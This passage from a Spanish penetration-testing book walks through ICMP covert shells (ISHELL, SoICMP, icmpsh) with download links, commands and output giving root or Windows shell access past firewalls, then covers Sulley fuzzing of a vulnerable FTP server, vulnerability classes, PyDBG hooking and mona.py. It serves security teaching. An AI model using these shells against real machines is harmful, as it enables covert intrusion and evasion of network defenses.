Desde el punto de vista un grupo de ciberdelincuentes, el uso de este tipo de soluciones será muy útil a la hora de comunicarse entre ellos sobre medios como Internet. Además, su uso sobre máquinas comprometidas puede ser una buena forma de evadir mecanismos restrictivos de seguridad como sistemas de prevención o detección de intrusos, ya que el tráfico entre las víctimas y el atacante será por medio de un canal cifrado.

1.2 Tráfico sobre ICMP

ICMP (*Internet Control Message Protocol*) es un protocolo que permite ejecutar tareas de diagnóstico sobre la red. El comando ping es una de las herramientas más conocidas que implementan *ICMP* y su funcionamiento consiste en determinar si una máquina remota es alcanzable en un entorno de red.

Partiendo de este punto, las peticiones salientes de una máquina utilizando este protocolo, rara vez son restringidas o inspeccionadas por mecanismos de seguridad como *Firewalls* o *IPS*, lo que permite utilizar este protocolo para realizar conexiones reversas. Se trata de una alternativa que un atacante puede emplear para tener acceso a una consola en la máquina objetivo evadiendo restricciones de seguridad sobre protocolos y puertos conocidos. Actualmente existen pocas herramientas que aprovechen esta potencial brecha de seguridad, sin embargo, en los siguientes apartados se explica el uso de algunas de las más conocidas.

1.2.1 ICMP SHELL – ISHELL

Se trata de una herramienta que permite a un atacante conectarse a un *host* remoto utilizando únicamente protocolo *ICMP*. Como prácticamente todas las herramientas que utilizan este enfoque, se compone de dos elementos, el servidor que se ejecuta como un demonio en la máquina de la víctima y el cliente (atacante) que establecerá una conexión hacia el servidor utilizando el protocolo *ICMP*. Este modelo es típico en una consola del tipo "*bind*".

En primer lugar, es necesario descargar el *software* desde la siguiente ruta *http://prdownloads.sourceforge.net/icmpshell/ish-v0.2.tar.gz*. Después de descargar y descomprimir el fichero, basta con ejecutar el comando *make* sobre el directorio raíz, especificando como parámetro la plataforma de ejecución. Los valores validos son: *linux*, *bsd* y *solaris*.

```
>make linux
/bin/rm -f ish ishd
gcc -O2 -Wall -o ish ish.c ish_main.c
ish.c: In function 'ish_prompt':
ish.c:65: warning: ignoring return value of 'read', declared with attribute warn_
unused_result
gcc -O2 -Wall -o ishd ishd.c ish_main.c ish_open.c
ishd.c: In function 'edaemon':
ishd.c:56: warning: ignoring return value of 'chdir', declared with attribute
warn_unused_result
ishd.c: In function 'ish_listen':
ishd.c:92: warning: ignoring return value of 'write', declared with attribute
warn_unused_result
strip ish
strip ishd
```

Ahora, la herramienta se encuentra lista para ser utilizada.

```
>/ishd -h
ICMP Shell v0.2 (server) - by: Peter Kieltyka
usage: ./ishd [options]
options:
-h Display this screen
-d Run server in debug mode
-i <id> Set session id; range: 0-65535 (default: 1515)
-t <type> Set ICMP type (default: 0)
-p <packetsize> Set packet size (default: 512)
example:
./ishd -i 65535 -t 0 -p 1024
```

El proceso de instalación debe ejecutarse tanto en el servidor (víctima) como en el cliente (atacante), con lo cual es necesario intentar transferir el programa a la máquina remota.

Además, tal como se ha mencionado anteriormente, se trata de un programa que solo puede ser utilizado en máquinas cuyo sistema operativo sea *Linux*, *BSD* o *Solaris*.

En la máquina de la víctima se debe ejecutar el siguiente comando:

```
>./ishd -d -p 1024
```

Posteriormente, el atacante podrá realizar una conexión contra el puerto 1024 en la máquina de la víctima.

```
>./ish -tr 0 -p 1024 192.168.1.34
ICMP Shell v0.2 (client) - by: Peter Kieltyka
-----------------
Connecting to 192.168.1.34…done.
# whoami
root
hostname
debian
```

Con estos sencillos pasos es posible obtener una consola en la máquina remota utilizando mensajes *ICMP* del tipo 0 (*ICMP_ECHO_REPLY*) para enviar y recibir paquetes evadiendo las restricciones del *firewall* en la máquina comprometida.

1.2.2 SoICMP

SOICMP es otra herramienta que intenta conseguir los mismos resultados que *ISHELL*, es decir, enmascarar una conexión reversa entre víctima y atacante por medio del intercambio de paquetes utilizando protocolo *ICMP*.

Sin embargo *SOICMP* tiene unas características adicionales que lo hacen mas interesante que *ISHELL*, especialmente en el campo de la interoperabilidad, dado que es independiente de plataforma al estar escrito en lenguaje *Python*.

Para utilizar esta herramienta, solamente es necesario contar con un intérprete de *Python* y en el caso de que en la víctima no se encuentre instalado, se debe generar un fichero ejecutable con herramientas como *Py2Exe*, *PyInstaller* o *exfreeze*.

La herramienta se encuentra disponible en la siguiente ruta: *http://billiejoex.altervista.org/Prj_Py_soicmp.shtml*.

Utilizarlo es igual de sencillo que ejecutar *ISHELL*, solamente basta con iniciar el servidor en la máquina comprometida y ejecutar el cliente para enviar comandos.

```
>python server.py -i eth0

Shell over ICMP server v0.5
Started at: 2011-Jun-12 21:08:38
Total available interfaces: 6
Outgoing packets buffer: 512
Logging: False
Listening on:
Alias number: [0]
Name: eth0
Net: 192.168.1.0
Mask: 255.255.255.0
```

El comando anterior se ejecutaría en el lado del servidor y posteriormente, en el lado del cliente se pueden enviar comandos utilizando la opción "*--command*"

```
>python client.py --command="ls" 85.16.21.33
Music
Changes

>python client.py --command="whoami"  85.16.21.33
root
```

Como se puede apreciar, se envía un comando arbitrario a la máquina comprometida y posteriormente retorna los resultados de dicho comando de vuelta a la máquina del atacante.

1.2.3 ICMPSH

Se trata de otra herramienta escrita en *Python* que a diferencia de las dos anteriores, tiene una ventaja muy interesante y es que no utiliza *sockets* "*raw*" para establecer las conexiones, con lo cual, tanto cliente (*slave*) como servidor (*master*) no necesitan privilegios administrativos para funcionar. No obstante, a la fecha de escribir este documento, la última versión de *ICMPSH*, solamente se ejecuta bajo sistemas operativos *Windows*.

Por otro lado, el concepto de cliente y servidor cambia con respecto a las herramientas anteriores, ya que en este caso se implementa una conexión inversa, mientras que con las herramientas listadas anteriormente, se implementa una consola del tipo "*bind*". En este caso, el servidor será implementado en la máquina del atacante y el cliente realizará una conexión contra dicha máquina.

Para usar esta herramienta es necesario descargarla desde la siguiente ruta *https://github.com/inquisb/icmpsh*. Posteriormente, en la máquina del atacante se debe ejecutar el siguiente comando

```
>python icmpsh_m.py 83.244.110.3 85.16.21.33
```

La primera dirección *IP* corresponde a la dirección del atacante, mientras que la segunda corresponde a la dirección de la víctima. En este punto el servidor creará un proceso que esperará una conexión por parte del cliente.

Es importante aclarar que en la máquina del atacante se debe editar el fichero *"/proc/sys/net/ipv4/icmp_echo_ignore_all"* y debe incluir el valor "*1*". De esta forma las peticiones *ICMP* podrán ser transferidas correctamente entre servidor y cliente. En el caso de que dicho fichero no tenga el valor "*1*", no será posible crear una conexión por medio de *ICMP*.

Posteriormente, desde el cliente se ejecuta el siguiente comando:

```
>icmpsh.exe -t 83.244.110.3 -d 500 -b 30 -s 128
```

Si la conexión entre el cliente y la víctima se realiza de forma exitosa, el atacante podrá ver en su máquina una nueva conexión por parte del cliente y dicha conexión traerá consigo una consola sobre la que se podrán ejecutar comandos.

```
>python icmpsh_m.py 83.244.110.3 85.16.21.33

Microsoft Windows [Versión 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Users\masaop\Downloads\inquisb-icmpsh>ipconfig
ipconfig
Configuración IP de Windows
Adaptador de Ethernet Conexión de Área local:
Sufijo DNS específico para la conexión. . :
Vínculo: dirección IPv6 local. . . : fe80::e8a4:4ab1:a075:3f0a%11
Dirección IPv4. . . . . . . . . . . . . . : 192.168.1.40
Máscara de subred . . . . . . . . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . . : 192.168.1.1
Adaptador de túnel isatap.{8119F162-D5F2-4AF0-864A-17E4856AAC1F}:
Estado de los medios. . . . . . . . . . . : medios desconectados
Sufijo DNS específico para la conexión. . :
```

```
Adaptador de túnel Conexión de Área local* 4:
Sufijo DNS específico para la conexión. . :
Dirección IPv6 . . . . . . . . . . . : 2001:0:5ef5:79fd:3803:150:3f57:fed7
Vínculo: dirección IPv6 local. . . : fe80::3803:150:3f57:fed7%13
C:\Users\masaop\Downloads\inquisb-icmpsh>
```

Se trata de herramientas no comerciales que representan una excelente forma de adquirir conocimientos avanzados sobre *ICMP* y como ya se ha mencionado antes, evadir medidas restrictivas implementadas en *Firewalls*. *ICMPSH* y *SoICMP* son herramientas que se encuentran escritas en *Python*, con lo cual se anima al lector a analizar su código fuente para comprender su funcionamiento al detalle. Muchas de dichas librerías se han descrito con ejemplos prácticos en el libro de **"Python para Pentesters"** de la **Editorial 0XWORD**, se recomienda repasar los *scripts* y explicaciones que en él se incluyen.

Capítulo II
Fuzzing y depuración de software

Ningún *software* está exento de contener errores de diseño o programación y dichos fallos no solamente pueden afectar las características funcionales del programa, sino que también pueden representar una brecha de seguridad importante que puede ser aprovechada por un atacante. Un proceso de *fuzzing* es típicamente un proceso automatizado que intenta encontrar dichos fallos y le permite a un *pentester* tomar las acciones preventivas necesarias o reportar el error a los desarrolladores.

Por otro lado, un proceso de depuración permite seguir el flujo de ejecución de un programa paso a paso, de esta forma es mucho más fácil encontrar condiciones anormales en la ejecución de un *software* determinado.

En *Python* existen varias librerías y herramientas que permiten ejecutar procesos de *fuzzing* y *hooking* de librerías y funciones con el fin de analizar su comportamiento mediante rutinas de depuración. En este capítulo se incluirán algunas de las más importantes y utilizadas.

2.1 Procesos de fuzzing con Sulley Framework

Sulley Framework es una de las herramientas más utilizadas para la ejecución de procesos de *Fuzzing* en entornos controlados. Su funcionamiento consiste en el establecimiento de monitores de red y proceso en una máquina donde se encuentre en ejecución el *software* posiblemente vulnerable. Posteriormente, una instancia de *Sulley* en la máquina del atacante, se encarga enviar cadenas de *fuzzing* al programa en ejecución en la máquina remota, estos patrones corresponden a casos de pruebas que pueden producir fallos en el programa objetivo. En el caso de que alguno de los patrones produzca un error de segmentación o violación de acceso en el proceso objetivo, los monitores de red y proceso se encargan de registrar las condiciones que han producido dicho error e intentan iniciar nuevamente el proceso en el caso de ser necesario. Además de registrar los problemas producidos, los monitores también se encargan de notificar a la instancia de *Sulley* el error que se ha producido.

Uno de los conceptos más importantes a la hora de ejecutar un proceso de *fuzzing* utilizando *Sulley*, es que es necesario modelar el proceso de comunicación entre la máquina del atacante y el programa objetivo. Para hacer esto, se debe utilizar la *API* de *Sulley* para crear casos de prueba.

Los casos de prueba creados en *Sulley Framework*, deben seguir un modelo basado en bloques para generar las peticiones contra el servidor. Cada uno de dichos bloques se asocia a una sesión y está compuesto principalmente por las primitivas que se encuentran definidas en el *Framework*. Los bloques representan cada una de las etapas que se incluyen en un proceso de comunicación normal entre el cliente y servidor, por lo tanto en la mayoría de los casos, es necesario definir detalles muy concretos, como por ejemplo, mecanismos de autenticación, comandos aceptados por el servidor, detalles de configuración, etcétera.

Después de crear los casos de prueba y definir el *fuzzer* con los correspondientes puntos de entrada del proceso objetivo, el siguiente paso consiste en crear una sesión para unir los bloques declarados en los casos de prueba e iniciar el proceso de *fuzzing*. Tanto los casos de prueba como el *fuzzer*, son elementos ejecutables escritos en lenguaje *Python* y normalmente suelen encontrarse separados en ficheros independientes, pero también es posible incluir el *fuzzer* y los casos de prueba en un único fichero con extensión "**.py*".

En una sesión de Sulley, es necesario especificar como mínimo los siguientes elementos:

- El objetivo del ataque.
- La dirección *IP* donde se está ejecutando el network monitor en el puerto 26001
- La dirección *IP* donde se está ejecutando el process monitor en el puerto 26002
- El orden de las peticiones en la sesión.

Para monitorizar el objetivo y de esta forma detectar fallos y reiniciar la aplicación si hace falta, *Sulley Framework* incluye los *scripts process_monitor* y *network_monitor* en la máquina donde se ejecuta el *software* objetivo.

Siguiendo el esquema explicado anteriormente, todos los elementos que interactúan en *Sulley Framework* conforman un sistema robusto para ejecutar procesos de *fuzzing* que requieren una escasa intervención por parte del *pentester*, ya que el *framework* se encargará de registrar las condiciones de todos los fallos detectados y reiniciar la aplicación objetivo en el caso de que sea necesario.

A continuación, se explicará un ejemplo de un proceso de *fuzzing* contra un servidor *FTP*.

2.1.1 Sulley Framework vs Ability Server

El servidor *FTP* de *Ability Server* es un buen ejemplo para analizar el funcionamiento de un *Fuzzer* como *Sulley Framework*, ya que incluye varias vulnerabilidades que son fáciles de detectar por medio de un proceso automatizado. Como cualquier otro servidor *FTP*, la interacción entre cliente y servidor se lleva a cabo utilizando los comandos soportados por el servidor, dichos comandos permiten a un cliente autenticarse, subir o descargar ficheros y en algunos casos, ejecutar comandos simples contra el servidor.

Conocer el mecanismo de comunicación entre cliente y servidor es vital para poder crear casos de prueba, ya que de ese modo es posible detectar los puntos de entrada de la aplicación en los

que el *fuzzer* inyectará cadenas malformadas y patrones que en otras aplicaciones similares con vulnerabilidades, suelen disparar violaciones de acceso.

En el caso de *Ability Server*, el siguiente *script* enseña los casos de prueba que pueden interrumpir el funcionamiento normal del servidor.

Script: sulleyAbilityServerRequest.py

```
from sulley import *

s_initialize("user")
s_static("USER")
s_delim(" ",fuzzable=false)
s_static("ftp")
s_static("\r\n")

s_initialize("pass")
s_static("PASS")
s_delim(" ",fuzzable=false)
s_static("ftp")
s_static("\r\n")

s_initialize("stor")
s_static("STOR")
s_delim(" ",fuzzable=false)
s_string("AAAA")
s_static("\r\n")
```

Como se puede apreciar, las principales primitivas utilizadas son *s_initialize*, *s_static*, *s_delim* y *s_string*. La primitiva *s_initialize* se encarga de definir un bloque ejecutable del caso de prueba. En el caso del *script* anterior, se han definido los bloques correspondientes a la conexión inicial con el servidor *FTP*, el ingreso de un usuario y contraseña; en donde se asume que el usuario es "*ftp*" y la contraseña es "*ftp*" y el bloque correspondiente a la ejecución del comando *STOR* contra el servidor *FTP* una vez se ha completado el proceso de autenticación. *Ability Server* en su versión 2.34 es conocido por contener fallos de implementación en el comando *STOR*, por ese motivo, el fichero de casos de prueba anterior solamente se centra en realizar el proceso de autenticación y ejecutar las pruebas correspondientes utilizando el comando *STOR*.

Por otro lado, los puntos de entrada de un caso de prueba, se definen principalmente con la primitiva *s_string* y el argumento *fuzzable* es el encargado de indicarle al proceso de *fuzzing* cuándo una primitiva concreta debe asumir un valor estático y no debe ser tenida en cuenta en la generación de los valores de *fuzzing*.

Después de declarar los casos de prueba utilizando la *API* de *Sulley*, el siguiente paso es crear el *fuzzer* que se encargará de lanzar las pruebas y utilizar *Sulley Framework* para la generación automática de los valores "*fuzzables*" sobre las entradas definidas.

Script: sulleyAbilityServerFuzzer.py

```
from sulley import *
```

```
from requests import AbilityFTP

def receive_ftp_banner(sock):
        sock.recv(1024)

sess = sessions.session(session_filename="audits/ability.session")
target = sessions.target("192.168.1.116", 21)
target.netmon = pedrpc.client("192.168.1.116", 26001)
target.procmon = pedrpc.client("192.168.1.116", 26002)
target.procmon_options = { "proc_name" : "AbilityServer.exe", , "stop_commands" :
["taskkill /IM AbilityServer.exe"], "start_commands" : ['"C:\AbilityServer234\Abi-
lityServer.exe"'] }

sess.pre_send = receive_ftp_banner
sess.add_target(target)

sess.connect(s_get("user"))
sess.connect(s_get("user"),s_get("pass"))
sess.connect(s_get("pass"),s_get("stor"))
sess.fuzz()
```

Lo primero que se hace es importar el fichero *Python* que contiene los casos de prueba, posteriormente se crea una instancia de la clase *Session* de *Sulley Framework* para ejecutar el proceso de *fuzzing*; donde el constructor de la clase recibe como argumento el nombre de un fichero de texto para almacenar el progreso del proceso, de esta forma es posible reanudarlo en caso de interrupción.

El siguiente paso consiste en la definición de la máquina donde se ejecuta el programa objetivo, además, también se debe especificar la dirección y el puerto donde se encuentran en ejecución el *Network Monitor* y el *Process Monitor* de *Sulley Framework*, usualmente se deben arrancar en la misma máquina donde se ejecuta el programa objetivo en los puertos 26001 y 26002 respectivamente.

El principal objetivo del *Network Monitor*, es el de registrar todos los paquetes de datos que se intercambian entre la máquina del *pentester* y la máquina donde se ejecuta el *software*.

Por otro lado, el principal objetivo del *Process Monitor* es el de detectar el correcto funcionamiento del programa objetivo y en el caso de que se produzca algún fallo que detenga su ejecución, se encarga de reanudar el programa automáticamente para continuar con el proceso de *fuzzing*.

Además de la dirección y el puerto, el *Process Monitor* también permite establecer los comandos utilizados para arrancar, detener o reiniciar el proceso asociado al programa; dichas opciones no son obligatorias, pero evidentemente se recomienda utilizarlas para que el proceso de *fuzzing* sea lo más automático posible.

Con todos los elementos dispuestos, es posible iniciar el proceso de *fuzzing* contra un programa determinado. Para ello, es necesario en primer lugar iniciar en el *Process Monitor* y el *Network Monitor* en la máquina donde se ejecuta el programa. Dichos *scripts* se encuentran disponibles en la instalación de *Sulley Framework*, lo que quiere decir que *Sulley* tiene que estar instalado en la máquina del atacante y en la máquina donde se ejecuta el programa.

Para iniciar el *Process Monitor* se debe ejecutar el *script process_monitor.py* con las siguientes opciones:

```
>python process_monitor.py -c c:\sulley\audits\ability_ftp.crashbin -p AbilitySer-
ver.exe
```

La opción "*-c*" indica que se debe registrar cualquier tipo de fallo en el fichero especificado y la opción "*-p*" recibe el nombre del proceso que debe ser enganchando en el *Process Monitor* para realizar el análisis.

Por otro lado, para iniciar el *Network Monitor* se debe ejecutar el s*cript network_monitor.py* con las siguientes opciones.

```
>python network_monitor.py -d 0 -f "src or dst port 21" -P c:\sulley\audits\ftp
```

En este caso, la opción "*-d*" indica el identificador de la interfaz de red que será utilizada por el *Network Monitor* para la captura pasiva de paquetes, la opción "*-f*" permite especificar un filtro del tipo *BPF* (*Berkeley Packet Filter*) para capturar aquellos paquetes cuyo puerto de origen o destino sea el 21 (tráfico *FTP*) y la opción "*-P*" permite especificar el directorio donde se almacenarán los ficheros *PCAP* generados por el monitor.

Finalmente, desde la máquina del atacante se debe ejecutar el *fuzzer* para lanzar los casos de prueba contra el servidor *FTP*.

```
>python Fuzzer.py
```

Después de ejecutar el *script* correspondiente al *fuzzer*, *Sulley Framework* se encarga de componer los casos de prueba y lanzarlos contra el objetivo definido en el *script*, pero esto no es todo, también se encarga de arrancar un servidor *HTTP* en la máquina del atacante en el puerto 26000 desde donde se pueden ver todas las pruebas que ha ejecutado *Sulley Framework* contra el objetivo y los fallos detectados. Cuando el proceso de *fuzzing* finaliza o se interrumpe manualmente por parte del usuario, tanto el *Process Monitor* como el *Network Monitor* seguirán ejecutándose normalmente en la máquina donde corre el programa objetivo, pero el servidor *HTTP* arrancado en la máquina donde se ha ejecutado el *fuzzer*, automáticamente se detendrá.

Se trata de un procedimiento que en esencia es bastante simple, la dificultad se encuentra en la definición de los ficheros de petición y conocer adecuadamente el funcionamiento del *software* a auditar. En este caso se ha enseñado un ejemplo básico del protocolo *FTP*, sin embargo también se pueden modelar implementaciones de otros protocolos como *HTTP*, *SMTP*, *POP*, etcétera. *Sulley Framework* es una herramienta muy flexible que permite crear casos de prueba para prácticamente cualquier situación.

2.1.2 Vulnerabilidades en Software

Los programas informáticos pueden contener errores que en algunas ocasiones, derivan en problemas graves que pueden comprometer la seguridad del programa y del sistema en general. Sin duda, se trata de un tema de gran interés tanto para atacantes como para pentesters profesionales. Se

trata de un tema muy amplio que no es posible cubrir en está sección, no obstante se explicarán los conceptos básicos para comprender las principales vulnerabilidades que azotan a programas de todas las dimensiones y cómo los atacantes se aprovechan de ellas para conseguir acceso a un sistema vulnerable.

2.1.2.1 Stack-Based Overflows

Los *overflows* en la *stack*, son probablemente los más comunes y difundidos, este tipo de errores se producen en mayor medida por no validar los límites de un array y permitir que el usuario pueda ingresar un número ilimitado de valores directamente a dicho array. El problema con esto, es que el usuario puede sobrescribir zonas de la *Stack* que contienen información sensible, además es un buen lugar para almacenar y posteriormente ejecutar código malicioso.

La *Stack* es utilizada principalmente por las funciones del programa para almacenar variables locales, parámetros de cada función y las direcciones de memoria correspondientes a las funciones invocadoras. Cuando en dicha sección se almacenan *buffers*, es importante validar correctamente la longitud máxima la información almacenada en la *stack* o incluso en secciones de memoria adyacentes pueden ser sobreescritas con datos arbitrarios.

Por otro lado, los procesadores antiguamente permitían que los datos almacenados en la *stack* pudieran ser interpretados como instrucciones ejecutables, sin embargo, en los últimos años se han popularizado soluciones a nivel de *hardware* que marcan dichas secciones de memoria como no ejecutables, permitiendo solamente el almacenamiento de datos. *NX/XD* para procesadores *Intel* y *AT&T* respectivamente son un claro ejemplo de dichas medidas de protección contra la explotación de programas vulnerables, pero dichas medidas deben ser aplicables a nivel de *software*, por este motivo, sistemas operativos de la talla de *Windows* y *Linux* cuentan con opciones nativas para aprovechar este tipo de propiedades a nivel de *hardware*.

Todo lo anterior, ha dificultado muchísimo la explotación de *software* vulnerable a desbordamientos de pila, pero existen varias técnicas que permiten desactivar o eludir de alguna manera las medidas de seguridad implementadas en los sistemas operativos y aunque su nivel de dificultad y la cantidad de conocimientos necesarios sobre el sistema en cuestión debe ser mayor, para un atacante sigue siendo factible comprometer un sistema que depende únicamente de estas medidas de protección.

2.1.2.2 Heap-Based Overflows

Los *overflows* en la *heap*, suelen producirse por errores de programación cuando se utilizan funciones para referenciar y dereferenciar memoria dinámica. En este punto, un atacante puede encontrarse con tres tipos de vulnerabilidades relacionadas con la *heap*, las cuales son:

- *Use After Free*: Se produce cuando se continúa utilizando un puntero en el programa después de liberarlo.
- *Dereference After Free*: Se produce cuando se intenta acceder a una dirección de memoria que ha sido liberada anteriormente.

- *Double Free*: Se produce cuando se continúa utilizando un puntero en el programa después de liberarlo dos o más veces.

2.1.2.3 Errores de condición de carrera

Los errores de condición de carrera, son bastante comunes en programas multihilo; aunque también se pueden producir en programas con un único hilo de ejecución que son accedidos de forma concurrente por otros procesos. Se producen por un manejo inadecuado de los recursos a la hora de acceder a ellos de forma concurrente y a la ausencia de medidas de sincronización en el acceso a variables o funciones.

Un atacante puede aprovechar el intervalo de tiempo en el que un programa externo o función interna, accede a algún recurso para alterarlo y conseguir controlar su comportamiento. Son probablemente las más difíciles de detectar y explotar, ya que habitualmente, hay múltiples procesos que intentan acceder de forma concurrente a las mismas variables o estructuras que el atacante desea controlar, sin embargo sus consecuencias suelen ser bastante graves para la seguridad del programa y de la integridad de la información que maneja.

2.1.2.4 Integer Overflow

Una vulnerabilidad de *Integer Overflow*, como su nombre lo indica, ocurre cuando se intenta almacenar valores demasiado grandes en una variable de tipo entero con signo y aunque no siempre afectan la seguridad de un sistema; al igual que ocurre con cualquier vulnerabilidad de desbordamiento, puede tener ciertas consecuencias que en determinadas circunstancias, pueden producir una brecha de seguridad.

2.1.2.5 Format String

Se producen por un manejo inadecuado de los valores ingresados por un usuario y enseñados posteriormente por pantalla, este tipo de fallos permiten a un atacante extraer información sensible que se encuentra almacenada en la *stack*. No obstante existen mecanismos de protección que mitigan este tipo de vulnerabilidades, tal es el caso de compiladores como el *GCC* que implementan por defecto un mecanismo de protección llamado "*Stack-Smashing Protector*" (*SSP*) el cual dificulta la explotación de este tipo de vulnerabilidades.

2.2 Hooking de funciones en librerías con PyDBG

Existen muchas herramientas que permiten analizar el comportamiento de un programa y una de las más importantes, sin lugar a dudas, es un depurador que permita detectar errores y seguir el flujo de ejecución de un programa paso a paso. *PyDBG* es una librería escrita en *Python* que permite automatizar el proceso de depuración de programas y puede ser muy útil para llevar a cabo tareas de investigación de vulnerabilidades en *software*.

Se trata de una librería muy utilizada por varias herramientas para *pentesting* e investigación de vulnerabilidades y un claro ejemplo de su uso es *Sulley Framework,* que utiliza *PyDBG* para detectar violaciones de acceso o fallos en un programa y ejecutar una función de "*callback*" que permita registrar el contexto y las condiciones que han tenido lugar en el momento del fallo.

El siguiente *script*, expone los conceptos básicos sobre el uso de la librería.

Script: pydbgSimpleAttach.py

```
from pydbg import *
from pydbg.defines import *

def detect_overflow(dbg):
    if dbg.dbg.u.Exception.dwFirstChance:
        return DBG_EXCEPTION_NOT_HANDLED
    print "EIP %0x" %dbg.context.Eip
    return DBG_EXCEPTION_NOT_HANDLED

dbg = pydbg()
dbg.attach("2500")
dbg.set_callback(EXCEPTION_ACCESS_VIOLATION, detect_overflow)
dbg.run()
```

En este caso, el *script* simplemente crea una instancia de la clase *pydbg* y vincula un programa cuyo identificador de proceso es el "2500". Posteriormente, se utiliza la función *set_callback* de la instancia de *pydbg* la cual recibe como argumentos, el tipo de evento y la función de *callback* que debe ejecutarse cuando el evento especificado se produzca. Finalmente, el método *run* se encarga de iniciar el proceso de depuración y deja el *script* en estado de espera hasta que el evento definido se dispare.

Como se puede apreciar, la instancia de *pydbg* que se ha creado espera a que se produzca un evento del tipo *"EXCEPTION_ACCESS_VIOLATION"*, lo que quiere decir que el depurador solamente reaccionará cuando se produzca una violación de acceso en el programa. Por otro lado, la función de *callback* que se ejecutará cuando se produzca un fallo en el proceso, verifica en primer lugar que la excepción no sea del tipo "*FirstChance*", ya que en tal caso, puede tratarse de una excepción que ha lanzado el programa pero que puede ser controlada y recuperable, las excepciones que realmente pueden resultar de interés para un atacante son aquellas del tipo "*SecondChance*", las cuales son excepciones no controladas y que provocarán la terminación inmediata del programa.

Si se trata de una excepción no controlada, se utiliza el contexto del depurador para acceder al valor del register *EIP*, el cual probablemente tendrá una dirección de memoria inválida.

Aunque el procedimiento anterior incluye el uso más básico de *PyDBG*, evidentemente la librería ofrece mucho más sí y probablemente una de las propiedades más interesantes y utilizadas por *pentesters* y atacantes, es la capacidad de enganchar funciones al proceso de depuración y analizar su comportamiento cuando son invocadas. Por ejemplo, cuando se analiza el funcionamiento de un malware, es común intentar monitorizar la invocación de algunas funciones del sistema habituales, tales como las que abren conexiones de red, leen y escriben datos en determinados ficheros, etcétera.

El siguiente *script* utiliza *PyDBG* para analizar el comportamiento de las funciones del sistema *send* y *recv* disponibles en entornos *Windows*.

Script: pydbgMonitorNetworkCalls.py

```
from pydbg import *
from pydbg.defines import *
def bp_process_recv(dbg):
    print "Recv Called!"
    print dbg.dump_context(dbg.context)
    return DBG_CONTINUE

def bp_process_send(dbg):
    print "Send Called!"
    print dbg.dump_context(dbg.context)
    return DBG_CONTINUE

dbg = pydbg()
for pid, name in dbg.enumerate_processes():
    if name == 'vulnProgram.exe':
        dbg.attach(pid)
send_api_addr_send = dbg.func_resolve("ws2_32", "send")
send_api_addr_read = dbg.func_resolve("ws2_32", "recv")
dbg.bp_set(send_api_addr_send, handler=bp_process_send)
dbg.bp_set(send_api_addr_read, handler=bp_process_recv)
dbg.run()
```

Las funciones *send* y *recv* son utilizadas para el envío y recepción de paquetes de datos en una interfaz de red. Se encuentran ubicadas en el módulo *ws2_32* y son utilizadas por cualquier programa que requiera enviar y recibir datos a máquinas remotas. La función *func_resolve* de la clase *pydbg* instanciada, se encarga de resolver la dirección de memoria donde se encuentra cargada una función objetivo y la función *bp_set* del objeto *pydbg*, permite establecer un punto de interrupción en una dirección de memoria concreta.

Con todo esto, lo que hace el *script* consiste en resolver las funciones *recv* y *send* para luego establecer un manejador que es invocado cuando alguna de las direcciones de memoria de dichas funciones es accedida por el procesador. De esta forma, las funciones *bp_process_send* y *bp_process_recv* serán invocadas automáticamente cuando las funciones *send* y *recv* respectivamente, sean invocadas. Por otro lado, los manejadores definidos como funciones de *callback* solamente se encargan de pintar por pantalla los datos que se encuentran cargados en el contexto de *pydbg* y continuar con la ejecución normal del programa analizado.

Otro ejemplo bastante común en el análisis de *malware*, consiste en monitorizar las lecturas y escrituras realizadas sobre cualquiera de los ficheros a los que accede un programa determinado. Esto es útil porque permite tener una imagen más abierta de las acciones que lleva a cabo el programa contra la máquina local y de esta forma, determinar más fácilmente si se trata de un programa malicioso. En sistemas *Windows*, las principales funciones utilizadas para la lectura o escritura de ficheros son *CreateFileA* y *CreateFileW* respectivamente; ambas ubicadas en la librería *kernel32.dll*.

Script: pydbgMonitorFileCalls.py

```
from pydbg import *
 from pydbg.defines import *
import struct

def bp_callback(dbg):
    pointer_on_stack = dbg.read_process_memory(dbg.context.Esp + 0x04, 4)
    unpacked_pointer = struct.unpack("<L", pointer_on_stack)[0]
    filename = dbg.smart_dereference(unpacked_pointer, True)
    print "Filename: %s" %filename
    return DBG_CONTINUE

dbg = pydbg()
for pid, name in dbg.enumerate_processes():
    if name == 'minishare.exe':
        dbg.attach(pid)
bp_1 = dbg.func_resolve_debuggee("kernel32.dll", "CreateFileA")
bp_2 = dbg.func_resolve_debuggee("kernel32.dll", "CreateFileW")
dbg.bp_set(bp_1, description = "Create File Description", handler = CreateFile_
breakpoint_callback)
dbg.bp_set(bp_2, description = "Create File Description 2", handler = CreateFi-
le_breakpoint_callback)
dbg.debug_event_loop()
```

El *script* anterior es un buen ejemplo de una rutina que se encarga de analizar el comportamiento de un programa en función a los ficheros leídos y escritos en el sistema.

Aunque como se mencionará en próximas secciones, este tipo de acciones suelen ser monitorizadas por sistemas de detección de intrusiones y amenazas, con lo cual, una de las características más frecuentes en troyanos y *malware*, consiste en desarrollar todas sus actividades en memoria, sin escribir en ningún fichero en disco.

2.3 Rutinas de depuración con Immunity Debbuger

Immunity Debugger es uno de los depuradores más utilizados en entornos *Windows* para la detección y análisis de programas vulnerables. Es muy flexible y potente, sin embargo una de sus características más llamativas, es que habilita una *API* en *Python* que permite a los desarrolladores ejecutar rutinas de código dentro del depurador.

Frecuentemente esta característica es utilizada para crear herramientas que ayuden a descubrir vulnerabilidades y faciliten el desarrollo de *exploits*, un ejemplo del uso de la *API* de *Inmmunity Debugger* es el caso del *script mona.py*

2.3.1 Uso de Mona.py en Inmmunity Debugger

Mona.py es un *script* desarrollado con el fin de facilitar el trabajo de crear *exploits* funcionales contra *software* vulnerable. El equipo de *Corelan* (ver: *https://www.corelan.be/*) ha hecho un trabajo

excelente en el desarrollo de *mona.py* para depuradores como *Immunity Debugger* o *WinDBG* en sistemas *Windows*, ya que cuenta con varios comandos que permiten el descubrimiento de direcciones de memoria, *offsets*, comparación de regiones de memoria con un patrón determinado, ensamblaje y desensamblaje de instrucciones, entre muchas otras opciones útiles para el desarrollo de *exploits*.

Dado que se trata de un *PyCommand* desarrollado con la *API* de *Immunity Debugger*, el *script* se encuentra desarrollado en *Python* y resulta muy interesante ver cómo se implementan cada una de sus funciones. A continuación, se explica el uso de algunas de las instrucciones más útiles en *mona.py* para la explotación de *software* vulnerable.

Una de las primeras tareas que se recomienda realizar, es asignar el directorio donde se almacenarán todos los ficheros de *logs* y los resultados de la ejecución de los comandos generados por *mona.py*.

```
!mona config -set workingfolder c:\logsMona\%
